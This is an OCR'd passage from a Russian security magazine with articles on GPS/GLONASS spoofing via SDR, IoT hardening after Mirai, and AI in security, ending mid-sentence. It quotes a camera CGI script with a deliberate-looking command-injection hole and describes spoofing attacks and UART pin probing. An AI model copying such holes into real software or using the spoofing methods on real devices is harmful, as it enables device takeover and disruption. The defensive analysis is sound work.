
Сейчас приемник GPS/ГЛОНАСС есть не только в каждом смартфоне, но даже в тех устройствах, которые не особенно перемещаются — в промышленных установках, в датчиках телеметрии, в банкоматах. Кроме того, такие приемники обеспечивают навигацию в автоматически управляемых системах, от городского транспорта до военных дронов. Системы глобального позиционирования настолько глубоко проникли во все сферы нашей жизни, что большинство людей пользуются ими, не задумываясь о том, насколько им можно доверять.

Между тем уже есть множество примеров, подтверждающих, что подобные системы уязвимы для разнообразных атак, включая spoofing, то есть подмену сигнала. Более 5 лет назад иранские военные смогли посадить американский беспилотник, используя данную технику[1]. А в конце 2016 года темой многих СМИ стали искажения GPS и ГЛОНАСС в центре Москвы, около Кремля: навигаторы вдруг показывали своим пользователям, что они находятся в аэропорту Внуково[2]. Мы решили выяснить, действительно ли нужно обладать возможностями спецслужб, чтобы спровоцировать подобные сбои.


ПРИНЦИПЫ ГЛОБАЛЬНОГО ПОЗИЦИОНИРОВАНИЯ

Для начала уточним, что сейчас в мире есть не одна и даже не две системы глобального позиционирования. Кроме общеизвестной американской GPS, существует российская ГЛОНАСС, европейская Galileo, китайская BeiDou, японская QZSS, индийская IRNSS, а также система SBAS в составе практически каждой из них. Все вместе они называются GNSS (Global Navigation Satellite Systems). Однако полное мировое покрытие на данный момент обеспечивают только первые две. QZSS и IRNSS работают только в определенных частях земного шара, и полное покрытие не планируется. Но все эти системы подвержены одним и тем же уязвимостям, так как используют один и тот же принцип работы и сходные технологии передачи сигналов со спутников. Мы рассмотрим эти уязвимости на примере GPS.

Системы глобального позиционирования работают на основе спутников, которые передают сигналы точного времени (на каждом из них установлены атомные часы), а также свое местоположение. Структура сообщений выглядит так:



Приемник получает сигнал от нескольких таких спутников с различной задержкой, в зависимости от расстояния до каждого из спутника. Таким образом, решая систему уравнений, можно определить расстояние до каждого из них, а затем, зная координаты спутников, вычислить свое местоположение.



[1] habrahabr.ru/post/135150
[2] lenta.ru/articles/2016/11/07/gpsoff

$$\begin{cases} (T + D_1 - T_0) \times C = Pos(x_1, y_1, z_1) - Pos(x, y, z) \\ (T + D_2 - T_0) \times C = Pos(x_2, y_2, z_2) - Pos(x, y, z) \\ (T + D_3 - T_0) \times C = Pos(x_3, y_3, z_3) - Pos(x, y, z) \\ (T + D_4 - T_0) \times C = Pos(x_4, y_4, z_4) - Pos(x, y, z) \end{cases}$$

«когда» «где»

Подсчет задержек на приемнике

Используя эти знания, можно сгенерировать сигнал с заданными параметрами координат и времени. Об этом уже позаботились добрые люди, и теперь любой желающий может бесплатно собрать из исходников приложение, позволяющее генерировать такие сигналы[3]. А затем, используя трансивер SDR (Software Defined Radio), злоумышленник может отправить такой сигнал на устройство пользователя вместо реального сигнала GPS, то есть произвести подмену координат и времени. Таким образом, нужно всего 350 $ на SDR плюс любой ноутбук, чтобы получить «навигационное оружие». Ниже приведены примеры атак, которые оно позволяет проводить.

Управление дронами. Гражданские квадрокоптеры имеют в своей программе запрещенные координаты объектов, над которыми им нельзя летать, — например, аэропортов и стадионов. Используя вышеописанное «навигационное оружие», можно убедить квадрокоптер, что он оказался во Внуково, в результате чего он не сможет лететь дальше и сядет. Предполагается, что именно такой защитой от дронов объясняются сбои GPS вокруг Кремля.

Искривление пространства. В одном из наших экспериментов GPS spoofing продолжался несколько дней. После этого Google проиндексировал окружающие нас точки доступа Wi-Fi и базовые станции сотовых операторов, в результате чего он теперь считает, что наш бизнес-центр находится в Китай-городе (на самом деле он находится в 7 км от Китай-города).

Здесь опять-таки стоит подчеркнуть, что для подобных атак не нужно быть спецслужбой. В 2016 году подобные техники массово «пошли в народ» благодаря игре с дополненной реальностью Pokémon Go. В Интернете появились пособия, в которых доходчиво объясняется, как с помощью GPS spoofing можно «искривлять карту» и ловить покемонов, не выходя из дома[4].

Машина времени. Более неожиданные последствия принесли наши эксперименты по изменению времени. Устройства компании Apple безоговорочно и без ведома пользователя переводят время согласно сигналу GPS, подставив прошлый год. В итоге телефоны теряют историю звонков, SSL-сертификаты оказываются недействительными, многие сайты и почта перестают работать. А «умные» часы стоимостью более 500 $ просто отправились в гарантийный ремонт, после того как получили GPS-время из прошлого года. Кстати, время можно переводить не только в прошлое, но и в будущее — что тоже приведет к разнообразным сбоям.

[3] github.com/osqzss/gps-sdr-sim
[4] habrahabr.ru/company/pt/blog/309292

Подобные атаки могут угрожать не только пользовательским гаджетам. Например, системы автоматической фиксации превышения скорости «Автодория», которые вычисляют среднюю скорость всех автомобилей методом замера времени проезда определенного участка дороги, используют GPS как для синхронизации времени между двумя устройствами, так и для подсчета расстояния между ними. Поэтому не составляет большого труда вывести эту систему из строя с помощью вышеописанной «машины времени».

Еще большую опасность представляет подделка сигнала спутников в случае промышленных систем синхронизации — в энергетике или в добывающей промышленности. Например, для подсчета электроэнергии или для выбора схем энергоснабжения на различных участках используется синхронизация времени по данным той же системы GPS. Обман такой системы всего на несколько секунд приведет к тому, что система недосчитает мегаватты электроэнергии.

ЧТО ДЕЛАТЬ

Для защиты от подобных атак мы рекомендуем использовать комбинированные приемники GPS/ГЛОНАСС/Galileo/BeiDou, а также резервные источники времени (например, NTP) и альтернативные системы навигации (например, ориентацию по базовым станциям и Wi-Fi) для проверки достоверности сигнала спутника. Ну а простым путешественникам не стоит забывать о существовании классических бумажных карт, дорожных указателей и разговорчивых местных жителей.

Как оставить IoT-хакера без работы


Антон Тюрин, Алина Резуненко

Согласно новостям за последний год, злоумышленники крепко взялись за Интернет вещей. Повседневной реальностью стали атаки с использованием ботнетов, состоящих из сотен тысяч IoT-устройств. По оценкам Gartner, к 2020 году количество IoT-устройств превысит 20 млрд[1], а значит, появится еще больше объектов для атак. В этой статье мы расскажем, как можно улучшить безопасность IoT-устройства на всех этапах его жизненного цикла — от разработки железа и ПО до внедрения и обновления.

Как возникла угроза: пример Mirai

Первоначальная версия трояна Mirai сканировала Интернет в поисках открытых Telnet-портов, доступ к которым можно получить через простые словарные пароли или дефолтные учетные записи. Новая версия данного ботнета использовала уже не только перебор паролей, но и уязвимости прошивок. В конце 2016 года самый крупный ботнет на основе Mirai состоял в основном из IP-камер, роутеров и записывающих устройств — более 400 000 гаджетов[2]. С помощью этого ботнета осенью 2016 года были осуществлены самые мощные за всю историю DDoS-атаки: на сайт ИБ-журналиста Брайана Кребса[3] (ботнет состоял из 152 000 IP-камер, роутеров и записывающих устройств, мощность DDoS-атаки составила 620 Гбит/с) и на европейского интернет-провайдера OVH[4] (ботнет включал 145 607 видеорегистраторов, мощность достигала рекордных 1 Тбит/с). Спустя месяц с помощью Mirai были также атакованы Twitter, Reddit, PayPal, GitHub и другие ресурсы. В ноябре около 900 тыс. домашних роутеров немецкой компании Deutsche Telekom были выведены из строя[5] при попытке построения из них Mirai-ботнета: маршрутизаторы содержали уязвимость, позволившую вредоносному ПО инфицировать систему. Наконец, в феврале 2017 года стало известно о появлении версии Mirai для компьютеров под Windows[6].

В результате этих атак стало понятно, что пользователи чаще всего не могут самостоятельно защититься от атак на IoT-устройства, как они это делали в случае классических персональных компьютеров. Ноутбуки и десктопы, как правило, оснащены различными защитными системами (антивирусы, межсетевые экраны), а процесс установки обновлений безопасности достаточно нагляден или даже автоматизирован. В случае роутеров, веб-камер и других IoT-гаджетов гораздо лучше автоматизированы атаки: с помощью сканеров или специальных поисковиков типа Shodan.io злоумышленники могут моментально найти тысячи уязвимых устройств, подключенных к Интернету. При этом пользователь зачастую не имеет наглядного интерфейса для анализа работы устройства, для настроек безопасности или для обновления ПО. А вендоры не спешат рассказывать пользователям о проблемах безопасности, предпочитая рекламировать легкое подключение к Интернету «прямо из коробки».

В итоге на многих устройствах годами используются простые или дефолтные пароли, а широко известные уязвимости не исправляются. К примеру, еще в 2013 году эксперты Positive Technologies обнаружили ряд критически опасных уязвимостей в ПО для систем видеонаблюдения (DVR) нескольких известных производителей[7]. Samsung Web Viewer и другое уязвимое ПО, позволяющее получать удаленный контроль над видеорекордерами, редактировать их записи или превращать их в боты, использовалось в сотнях тысяч DVR, подключенных к Интернету по всему миру. При этом обновления безопасности для таких устройств попросту отсутствовали. Поэтому появление спустя три года огромных ботнетов, состоящих из веб-камер, было совсем неудивительно.


Для предотвращения таких угроз необходимо озаботиться безопасностью IoT-устройств на всех стадиях их разработки, внедрения и использования.

Разработка

Большинство уязвимостей в коде вызваны ошибками разработчиков. Так, согласно отчету компании NowSecure, в 2016 году только в мобильных приложениях было найдено 16 036 уязвимостей[8]. OWASP в свою очередь создал список из 10 типов уязвимостей IoT-устройств[9].

Избежать значительного числа уязвимостей можно, если в процессе разработки руководствоваться Secure Development Lifecycle (SDL) — набором практик и инструментальных средств, позволяющих разрабатывать безопасный код. Здесь рекомендации будут следующими:

+ Ориентируйтесь на существующие руководства по безопасной разработке прикладного и мобильного ПО: например, Secure Programming for Linux and Unix HOWTO[10], Android Security Tips[11] и Secure Coding Guide[12] от Apple. Также используйте специализированные фреймворки, которые помогут вам найти уязвимости в уже написанном вами софте[13].



+ Закладывайте безопасность на этапе проектирования, потому что исправление багов в уже выпущенных устройствах может обойтись гораздо дороже. Как, например, произошло в 2015 году с компанией Chrysler, которой пришлось отозвать 1,4 миллиона автомобилей после того, как два хакера Чарли Миллер и Крис Валасек удаленно захватили управление над Jeep Cherokee и отправили его в кювет[14].

[1] rcrwireless.com/20160628/opinion/reality-check-50b-iot-devices-connected-2020-beyond-hype-reality-tag10
[2] bleepingcomputer.com/news/security/you-can-now-rent-a-mirai-botnet-of-400-000-bots/
[3] securitylab.ru/news/483933.php
[4] securitylab.ru/news/483934.php
[5] symantec.com/connect/blogs/mirai-new-wave-iot-botnet-attacks-hits-germany
[6] news.drweb.com/show/?i=11140
[7] www.ptsecurity.com/ru-ru/about/news/21921/
[8] info.nowsecure.com/rs/201-XEW-873/images/2016-NowSecure-mobile-security-report.pdf
[9] owasp.org/images/8/8e/Infographic-v1.jpg
[10] dwheeler.com/secure-programs/Secure-Programs-HOWTO/
[11] developer.android.com/training/articles/security-tips.html
[12] developer.apple.com/library/prerelease/content/documentation/Security/Conceptual/SecureCodingGuide/Introduction.html
[13] mobilesecuritywiki.com/#application-security-framework
[14] wired.com/2015/07/jeep-hack-chrysler-recalls-1-4m-vehicles-bug-fix

- Отправьте своих разработчиков на курсы по безопасному программированию. Чаще всего достаточно обучить руководителя разработки, который потом принесет знания в команду. Подобные курсы онлайн, например, проводят CERT[15] и Университет Карнеги—Меллон.
- Проверяйте свой код на уязвимости с помощью специализированных инструментов. Существует множество средств, которые облегчат поиск уязвимостей еще на этапе разработки, например анализатор исходного кода приложений PT Application Inspector SSDL Edition[16].

Внедрение

На этом этапе необходимо скорректировать настройки, так как во многих системах по умолчанию создаются очень небезопасные условия. Поэтому:

- Минимизируйте количество ПО и сетевых сервисов. Чем меньше вспомогательного стороннего программного обеспечения и сетевых сервисов с открытыми портами, тем меньше векторов атак.
- Создайте ограниченную учетную запись, от имени которой будет исполняться код. Тогда в случае обнаружения уязвимости и ее эксплуатации злоумышленник не получит полный контроль над устройством.
- Отключите ненадежные сетевые сервисы Telnet, FTP и службы обнаружения и управления устройствами UPnP и Bonjour. Лучше воспользоваться защищенными аналогами — SSH и протоколами передачи файлов, работающими поверх него: SCP, SFTP. Рекомендуем установить Fail2ban, который будет блокировать IP-адреса, с которых идет подбор пароля. Воспользуйтесь руководствами по настройке: 20 Linux Server Hardening Security Tips[17], Red Hat Enterprise Linux 7 Security Guide[18], CERN Security baseline for servers[19].
- Не изобретайте собственных алгоритмов шифрования или протоколов, используйте существующие. Однако и тут стоит быть осторожными. Например, в протокол Zigbee, над которым работали Samsung, Philips, Motorola, безопасность закладывалась изначально. Он был взломан: приоритет удобства использования и высокая совместимость привели к неудачной реализации механизмов безопасности[20]. Также рекомендуем изучить SSL and TLS Deployment Best Practices[21].
- Фильтруйте данные, поступающие от пользователя. Показателен случай с IP-камерой Motorola[22]. Исследователями был обнаружен cgi-скрипт, который принимал на вход имя загружаемого файла и передавал его прямо в командную строку. Кроме того, веб-сервер был запущен от root и все команды исполнялись с наивысшими привилегиями. Отличные условия для OS command injection.

```
#!/mnt/skyeye/bin/haserl --upload-limit=30000 --upload-dir=/mnt/cache
content-type: text/html

<% if test -n "$HASERL_uploadfile_path"; then %>
        <% rm -rf /mnt/cache/fwupload/* %>
        <% mkdir /mnt/cache/fwupload %>
        <% mv "$HASERL_uploadfile_path" "/mnt/cache/fwupload/$FORM_uploadfile_na
        <% echo "/mnt/cache/fwupload/$FORM_uploadfile_name" > /mnt/cache/new_fwu
        <% touch /mnt/cache/upgrade_by_web %>
        <% rm -rf /mnt/cache/*.flv /mnt/cache/cgic* /mnt/cache/*.tar.gz %>
        <% rm -rf /mnt/cache/UPLOAD_* %>
    <% filesize=`ls -al /mnt/cache/$FORM_uploadfile_name | awk '{print $5}'` %>
    <% version=`echo $FORM_uploadfile_name | cut -c6-13` %>
    <% model=`echo $FORM_uploadfile_name | cut -d'-' -f1` %>
    <% if [ $MODEL_ID == $model ] || [ $MODEL_ID != "0066" ]; then %>
        <% killall -USR1 fwupgrade %>
```

- Настройте парольную политику. Необходимо, чтобы устройство запрашивало при инициализации пароль у пользователя и проверяло его на сложность. Для проверки паролей можно воспользоваться открытой библиотекой Dropbox zxcvbn library[23], она портирована больше чем на 10 языков:
  - zxcvbn-c (C/C++),
  - zxcvbn-cpp (C/C++/Python/JS),
  - zxcvbn4j (Java),
  - zxcvbn-ios (Objective-C),
  - python-zxcvbn (Python),
  - zxcvbn-go (Go),
  - zxcvbn-ruby (Ruby),
  - zxcvbn-js (Ruby [via ExecJS]),
  - zxcvbn-php (PHP),
  - zxcvbn-cs (C#/.NET),
  - szxcvbn (Scala),
  - zxcvbn-api (REST).

  Интеграция с другими фреймворками:

  - angular-zxcvbn (AngularJS).

Веб-безопасность

Многими IoT-устройствами можно управлять через веб-интерфейсы, которые защищены довольно слабо. В ходе одного из исследований smart grid наши эксперты обнаружили множество пользовательских веб-панелей управления системами мониторинга солнечных электростанций. Примерно 5% систем вообще не требовали пароля для входа на страницу конфигурации, у остальных 95% систем пароль был, но его оказалось достаточно легко подобрать. Обойдя таким образом авторизацию, злоумышленник может удаленно установить модифицированную прошивку или просто поменять параметры системы, что приведет к аварии[24].

Для безопасности рекомендуем:

- использовать HTTPS. В случае HTTP, если девайс находится в сети, которую уже прослушивает злоумышленник, то логины и пароли пользователей обязательно «утекут»;
- убедиться, что используемый программистами на этапе разработки отладочный API исключен из оригинального приложения;
- реализовать двухфакторную аутентификацию с помощью программных токенов (Authy) или SMS (Infobip);
- тестировать веб-приложения методом черного ящика с помощью сканеров и автоматизированных средств (SQLmap, nikto, w3af, Aqunetix).

Обновление

Обновлять нужно не только разработанное ПО, но и все third-party зависимости, а также компоненты операционной системы. Продумайте схему обновления и подписывайте прошивки, для того чтобы злоумышленник не мог установить измененную прошивку.

Хороший пример работы вендора с обновлениями — компания Tesla. После того, как в прошлом году группе китайских хакеров после нескольких месяцев исследований удалось получить полный контроль над электронными системами автомобиля Tesla во время его движения[25], компания быстро выпустила прошивку с исправлениями и попросила всех владельцев незамедлительно ее скачать и установить.

[15] cert.org/go/secure-coding
[16] www.ptsecurity.com/upload/ptru/products/documents/ai/PT-AI-SSDL-Product-Brief-rus.pdf
[17] cyberciti.biz/tips/linux-security.html
[18] access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/7/pdf/Security_Guide/Red_Hat_Enterprise_Linux-7-Security_Guide-en-US.pdf
[19] edms.cern.ch/ui/file/1062500/1.1/Security_Baseline_for_Servers.pdf
[20] blackhat.com/docs/us-15/materials/us-15-Zillner-ZigBee-Exploited-The-Good-The-Bad-And-The-Ugly.pdf
[21] github.com/ssllabs/research/wiki/SSL-and-TLS-Deployment-Best-Practices
[22] securitylab.ru/analytics/485051.php
[23] github.com/dropbox/zxcvbn
[24] habrahabr.ru/company/pt/blog/228595
[25] keenlab.tencent.com/en/2016/09/19/Keen-Security-Lab-of-Tencent-Car-Hacking-Research-Remote-Attack-to-Tesla-Cars/

Железная безопасность


Как только IoT-устройство попадает в руки исследователям, первое, что они делают, — раскручивают корпус и изучают содержимое. Поэтому, если вы оставляете на плате UART, то лучше только на вывод в консоль и запароленный. JTAG можно отключить программно.

BGA-монтаж. Может сильно усложнить жизнь хакерам. На чип наносятся разогретые свинцовые шарики, которые припаивают чип к плате, таким образом лишая чип ножек, к которым можно подцепиться.

SoC (system on a chip). Разместите на одном кристалле микропроцессор и, например, flash-память. Так у хакера не получится снять образ с flash, просто подцепившись к ее ногам.

U-boot. Здесь имеет смысл отключить протокол TFTP, который может использоваться для загрузки прошивки, а также ограничить набор доступных команд для управления загрузчиком. Например, для работы flash-памяти оставить считывание и запись[26].

Маркировка. Изучая устройство, исследователи, как правило, смотрят на маркировку чипов и ищут их спецификации. Поэтому лучше не предоставлять такой информации злоумышленникам, то есть скрывать или вовсе не наносить маркировку.



Определение пинов UART. Нужно взять фонарик и подсветить плату с обратной стороны, как на картинке. Обратите внимание на пять контактов, которые расположены в центральной части платы: видно, что у первого пина — разведена одна дорожка на 2 часа, у второго нет разведенных дорожек, у третьего все разведено — вполне возможно это питание (Vcc), у четвертого пина разведены четыре дорожки — возможно это «земля» (GND?), у пятого пина разведена 1 дорожка на 10 часов. Таким образом, 1-й и 5-й пины — Tx или Rx.

ВМЕСТО ЗАКЛЮЧЕНИЯ: ДРУГИЕ СПОСОБЫ СПАСЕНИЯ

Как правило, для вендора безопасность — это дополнительные расходы, так что не все производители IoT-устройств будут с удовольствием выполнять все приведенные выше рекомендации. Поэтому стоит упомянуть еще несколько альтернативных способов улучшения защиты Интернета вещей.

Во-первых, в этой сфере должны появиться отраслевые стандарты, а также предписания государственных регуляторов. Ближайшим примером для подражания можно считать стандарты и требования, уже применяемые в промышленных системах управления (АСУ ТП). Осенью прошлого года ряд крупных IT-компаний разработали Industrial Internet Security Framework (IISF)[27], в котором как раз описываются практики безопасности для промышленного Интернета вещей (IIoT).

С другой стороны, случай с Deutsche Telekom продемонстрировал, что выявление и исправление уязвимостей возможно и без требований сверху, через своего рода «репутационный отбор»: после аварии с роутерами немецкий провайдер объявил, что пересмотрит отношения с производителем уязвимых устройств (Arcadyan Technology). Многие другие телекомы также наверняка захотят выступить в роли «доверенного провайдера Интернета вещей», а такая роль потребует от них более серьезно тестировать новые гаджеты перед тем, как продвигать их среди своих клиентов.

При этом само тестирование можно делать и с помощью сторонних экспертов. Существуют открытые программы вознаграждения за найденные уязвимости — bug bounty. Две самые распространенные площадки для размещения таких программ — HackerOne и Bugcrowd. Вы определяете, какие девайсы и сервисы необходимо проверить, и предлагаете исследователям со всего мира найти в них уязвимости за деньги. Либо, если вы не хотите выставлять свои баги на публику, можно заказать закрытую оценку защищенности вашего устройства. Зачастую такие тестирования спонсируют и сами производители устройств, которые понимают, что затраты на выявление и устранение уязвимостей будут меньше, чем возможный ущерб для репутации и бизнеса в случае, если эти уязвимости найдут хакеры.

[26] denx.de/wiki/view/DULG/UBootCmdGroupFlash
[27] iiconsortium.org/IISF.htm

Вас атакует искусственный интеллект

Алексей Андреев

В конце прошлого года искусственный интеллект многократно упоминали в итогах и прогнозах IT-индустрии. И в нашу компанию, которая занимается информационной безопасностью, все чаще стали присылать из различных изданий вопросы про перспективы AI. Но эксперты по безопасности не любят комментировать эту тему: возможно, их отталкивает именно эффект желтой прессы. Легко заметить, как возникают такие вопросы: после очередной новости типа «Искусственный интеллект научился рисовать как Ван Гог» журналисты хватаются за горячую технологию и идут опрашивать по ней всех подряд — а чего может достичь AI в животноводстве? а в сфере образования? Где-то в этом списке автоматически оказывается и безопасность, без особого понимания ее специфики.

Кроме того, журналистика, щедро подкормленная IT-индустрией, обожает рассказывать о достижениях этой индустрии в рекламно-восхищенных тонах. Именно поэтому СМИ прожужжали вам все уши о победе машинного интеллекта в игре го (хотя от этого нет никакой пользы в реальной жизни), но не особенно жужжали о том, что в прошлом году погибло уже как минимум два человека, которые доверили свою жизнь автопилоту автомобиля Tesla.

В этой статье я собрал некоторые наблюдения об искусственном интеллекте с эволюционной точки зрения. Это необычный подход, но как мне кажется, именно он лучше всего позволяет оценить роль AI-агентов в безопасности, а также безопасность AI в других сферах.

СРЕДА И АДАПТАЦИЯ

Практически любая новость об искусственном интеллекте рассказывает про повышение уровня самостоятельности машин: «компьютер обыграл...», «нейронная сеть научилась...». Это напоминает описания лабораторных опытов с животными. Однако в изучении поведения животных ученые давно пришли к необходимости исследований в естественной среде, поскольку именно среда и адаптация к ней формируют многие свойства организмов, неочевидные и невостребованные в лабораториях.

Точно так же перспективы AI станут понятней, если вместо идеального коня в вакууме повнимательнее изучить среды, где AI обитает. И заметить, насколько различаются его успехи в зависимости от среды. Попытки создания машинных переводчиков длятся более полувека, на них потрачены миллиарды долларов — но все равно для перевода с китайского вы скорее наймете переводчика-человека, чем будете доверять программе. С другой стороны, боты для высокочастотного трейдинга, которые появились где-то в 2006 году, всего через пару лет стали играть серьезную роль в экономических кризисах [1]. Эти роботы просто оккупировали ту цифровую среду, в которой они чувствуют себя как рыбы в воде — то есть гораздо лучше, чем люди.

Не менее удобная цифровая среда создана для автоматизации хакерских атак: множество устройств с множеством стандартных уязвимостей внезапно объединились в общедоступный океан благодаря Интернету. Как показал опыт прошлого года, чтобы захватить миллион камер безопасности и построить из них ботнет, программе достаточно обладать минимальным интеллектом. Но только... если она одна. Следующая версия ботнета Mirai, захватившая ресурсы предыдущей, оказалась уже посложней [2]. Так включается еще один движок эволюции — конкуренция.

ГОНКА ВООРУЖЕНИЙ И «СМЕШАННАЯ ТЕХНИКА»


Удивительно, но большинство академических исследований в области AI игнорировали тот факт, что интеллект вообще — это результат жестокой битвы за выживание. Целые десятилетия теоретические «когнитивные науки» без особого успеха пытались моделировать то, что активно росло где-то рядом, в противостоянии вредоносных программ и систем безопасности.

Если вы почитаете в Википедии определение дисциплины artificial life, то не найдете там ни слова про компьютерные вирусы — хотя они демонстрируют все то, что эта дисциплина пытается моделировать аж с семидесятых годов. У вирусов есть адаптивное поведение (разные действия в разных условиях, умение обманывать «песочницы» и отключать антивирусы), есть самовоспроизведение с мутациями (так что сигнатуры родителей становятся бесполезны для ловли отпрысков), есть мимикрия (маскировка под легальные программы) и много еще чего. Если уж где искать «искусственную жизнь» — то она именно здесь.

Помогает ли это встречному развитию интеллекта защитных систем? Конечно. Особенно если учесть, что с ними воюют не только вирусы, но и коллеги-безопасники. Например, компания Google последние два года регулярно ломает антивирусы — чужие, конечно же [3]. Уязвимости в системах защиты находили и раньше, но благодаря Google антивирусные продукты уже начинают восприниматься как угроза. Можно предположить, что глобальный поисковик зачищает поляну, чтобы выкатить собственные продукты в области безопасности. А может уже и выкатил, но не для всех.

Здесь самое время произнести волшебные слова «машинное обучение» и «поведенческий анализ» — ведь именно такими технологиями может отличиться Google, который контролирует огромные потоки данных (индексация сайтов, почта, браузер и т. д.). Однако и эти технологии в безопасности развиваются несколько иначе, чем в академических игрушках AI.

Посмотрим для начала на когнитивные науки, которые я обвинил в тормозах. Более полувека в исследованиях поведения животных и людей шел спор бихевиористов и этологов. Первые, преимущественно американские ученые, утверждали, что поведение — лишь набор рефлексов, реакций на окружающую среду; наиболее радикальные из них исповедовали принцип tabula rasa в отношении обучения, заявляя, что могут превратить любого новорожденного в представителя любой заданной профессии, поскольку его сознание — чистый лист, куда надо просто записать правильные инструкции. Второе направление, этология, возникло среди европейских зоологов, которые настаивали на том, что многие сложные паттерны поведения являются врожденными, и для их понимания нужно изучать устройство и эволюцию организма — то, чем вначале занималась сравнительная анатомия, а затем нейробиология и генетика.



Именно эти две группы спорящих определили академические направления развития искусственного интеллекта. Сторонники нисходящего AI пытались описать весь мир «сверху вниз», в виде символьных правил реагирования на внешние запросы — так появились экспертные системы, диалоговые боты, поисковики. Сторонники восходящего подхода строили низкоуровневые «анатомические» модели — перцептроны, нейронные сети, клеточные автоматы. Какой подход мог победить в США в эпоху процветания бихевиоризма и идеи сознания как «чистого листа»? Конечно, нисходящий. Лишь ближе к концу XX века «восходящие» реабилитировались.

Однако на протяжении десятилетий в теориях AI почти не развивалась идея о том, что лучшая модель интеллекта должна быть смешанной, способной применять разные методы. Такие модели стали появляться только в конце XX века, причем опять-таки не самостоятельно, а вслед за достижениями естественных наук. Сверточные нейронные сети возникли после того, как выяснилось, что клетки зрительной коры кошки обрабатывают изображения в две стадии: сначала простые клетки выявляют простые элементы образа (линии под разными углами), а затем на других клетках происходит распознавание изображения как набора из этих простых элементов. Без кошки, конечно, нельзя было догадаться.

Еще один яркий пример — метания Марвина Мински, который в 50-е годы стал создателем теории нейронных сетей, в 70-е разочаровался в них и подался к «нисходящим», а в 2006 году покаялся и выпустил книгу The Emotion Machine, где разругал рациональную логику. Неужели до этого люди не догадывались, что эмоции — это другой, не менее важный вид интеллекта? Конечно, догадывались. Но чтобы сделать из этого уважаемую науку, им понадобилось дождаться появления МРТ-сканеров с красивыми картинками. Без картинок в науке — никак.

А вот эволюция через гонку вооружений в дикой среде Интернета идет значительно быстрее. Межсетевые экраны уровня приложений (WAF) появились совсем недавно: гартнеровский рейтинг Magic Quadrant для WAF выпускается только с 2014 года. Тем не менее уже на момент этих первых сравнительных исследований оказалось, что некоторые WAF используют сразу несколько «разных интеллектов» [4]. Это и сигнатуры атак (нисходящий символьный интеллект), и поведенческий анализ на основе машинного обучения (строится статистическая модель нормального функционирования системы, а затем выявляются аномалии), и сканеры уязвимостей для проактивного патчинга (этот вид интеллекта у людей называется «самокопание»), и корреляция событий для выявления цепочек атак во времени (кто-нибудь в академических разработках AI строил интеллект, способный работать с концепцией времени?). Осталось добавить сверху еще какой-нибудь «женский интеллект», который будет сообщать об атаках приятным голосом — и вот вам вполне реалистичная модель человеческого разума, как минимум в плане 